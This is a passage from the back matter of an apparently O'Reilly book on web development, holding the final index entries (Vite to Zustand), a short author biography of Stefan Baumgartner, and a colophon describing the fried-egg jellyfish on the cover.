vendor lock-in/coupling, Resumability, Partial Prerendering, Incremental Static Regeneration, Metaframeworks-Five Questions to Ask Before You Commit

Vercel, Partial Prerendering, React’s Limits Show-Five Questions to Ask Before You Commit

versioning, URLs as a Contract

virtual DOM concept, The Problem They Were Solving

Vite development server

- architecture of, Beyond Bundling: How Vite Changed the Tooling Landscape
- benefits of, A Shared Vocabulary, Beyond Bundling: How Vite Changed the Tooling Landscape, Tooling Resilience
- build tools provided by, Libraries or a Framework
- content hashes, Caching and Performance
- minimalist approach, Bundling as an Enhancement
- reduced install size of, Addressing JavaScript Ecosystem Performance

Vue.js

- node module sie and file count, Dependency Hell
- origins of, The Problem They Were Solving

styling technology, JavaScript-Driven CSS Libraries, Keep Specificity to a Minimum

swapping React for, Container

vulnerabilities, Security Implications

W

Walke, Jordan, The Problem They Were Solving

Wathan, Adam, Utility-First CSS with Tailwind

web development

approach to learning, What's in This Book

approachability of, JavaScript Tooling

architecture, Architecture-Conclusion

broad strokes of development, The Broad Strokes-Coding Is Solved

CSS (Cascading Style Sheets), Robust CSS-Conclusion

debugging, Debugging-Conclusion

egoless programming, Egoless Programming-Conclusion

frameworks, Frameworks-Conclusion

JavaScript programming, Effective JavaScript-Conclusion

JavaScript tooling, JavaScript Tooling-Conclusion

layers of the web, The Layers of the Web

networking, Networking-Conclusion

rendering, Rendering-Conclusion

routing and state management, Routing and State Management-Conclusion

senior engineers and, A Senior Engineer's Profile

"Web Accessibility Cookbook" (Matuzović), The Platform

WebP format, What They Give You

Webpack, Bundling as an Enhancement, Caching and Performance, Measuring What You Ship

WebSockets, WebSockets-WebSockets

Weinberg, Gerald, The Human Side, Egoless Programming, Consult Before Rewriting

"What Color is Your Function?" (Nystrom), async/await: Sharp Edges

width, defining in CSS, Separate Layout and Components

wildcard (*) selector, Selectors

Willison, Simon, The Problem They Were Solving

Wouter, Libraries or a Framework

X

X-Content-Type-Options headers, Additional Security Headers

X-Frame-Options headers, Additional Security Headers

XHP (PHP extension), The Problem They Were Solving

XSS (Cross-Site Scripting) attacks, Managing State with a Stateless Protocol, Content Security Policy, Secure Cookies for Authentication

XState library, State machines for complex flows

Y

“Yehuda is my architect”, Choosing Convention Over Configuration

Yeoman, A Shared Vocabulary

You, Evan, The Problem They Were Solving, React’s Limits Show

Z

zero round-trip Time (0-RTT), HTTP/3 and QUIC

Zod schemas, Side Effects: The Silent Bundle Killers

Zustand, State Management, The Spectrum of State Sharing, Libraries or a Framework, Conclusion

About the Author

Stefan Baumgartner is a developer and architect based in Linz, Austria. He helps organizations learn and adopt Rust and TypeScript via *oida.dev*. He published *TypeScript in 50 Lessons* in *Smashing Magazine* in 2020 and *TypeScript Cookbook* with O'Reilly in 2023.

Colophon

The animal on the cover of *Fluent Web Development* is a Mediterranean jellyfish (*Cotylorhiza tuberculata*).

The Mediterranean jellyfish, commonly called the fried-egg jellyfish, inhabits warm, sunlit coastal and open waters of the Mediterranean, Adriatic, and Aegean seas. Its rounded, translucent bell has a raised golden-yellow center resembling an egg yolk, while its numerous short oral arms end in white, blue, or purple knobs. Although it's usually less than 7 inches wide, large individuals can reach approximately 16 inches across. Its sting is generally too mild to harm humans, although some may experience skin irritation. By rhythmically contracting its bell, the jellyfish swims slowly and drifts with currents, sometimes forming conspicuous summer blooms.

This jellyfish captures plankton and other microscopic organisms with its oral arms, but it also receives nutrients from photosynthetic algae living within its tissues—an unusual partnership that makes sunlight important to its survival. Adults generally appear from summer through autumn and live for only several months, although the attached polyp stage can persist throughout the year.

The species is not currently classified as endangered, but more precisely, its global conservation status is Not Evaluated, meaning it has not received a formal extinction risk assessment. Many of the animals on O'Reilly covers are endangered; all of them are important to the world.

The cover illustration is by José Marzan Jr., based on a black-and-white engraving from *Meyers Kleines Lexicon*. The series design is by Edie Freedman, Ellie Volckhausen, and Karen Montgomery. The cover fonts are Gilroy Semibold and Guardian Sans. The text font is Adobe Minion Pro; the heading font is Adobe Myriad Condensed; and the code font is Dalton Maag's Ubuntu Mono.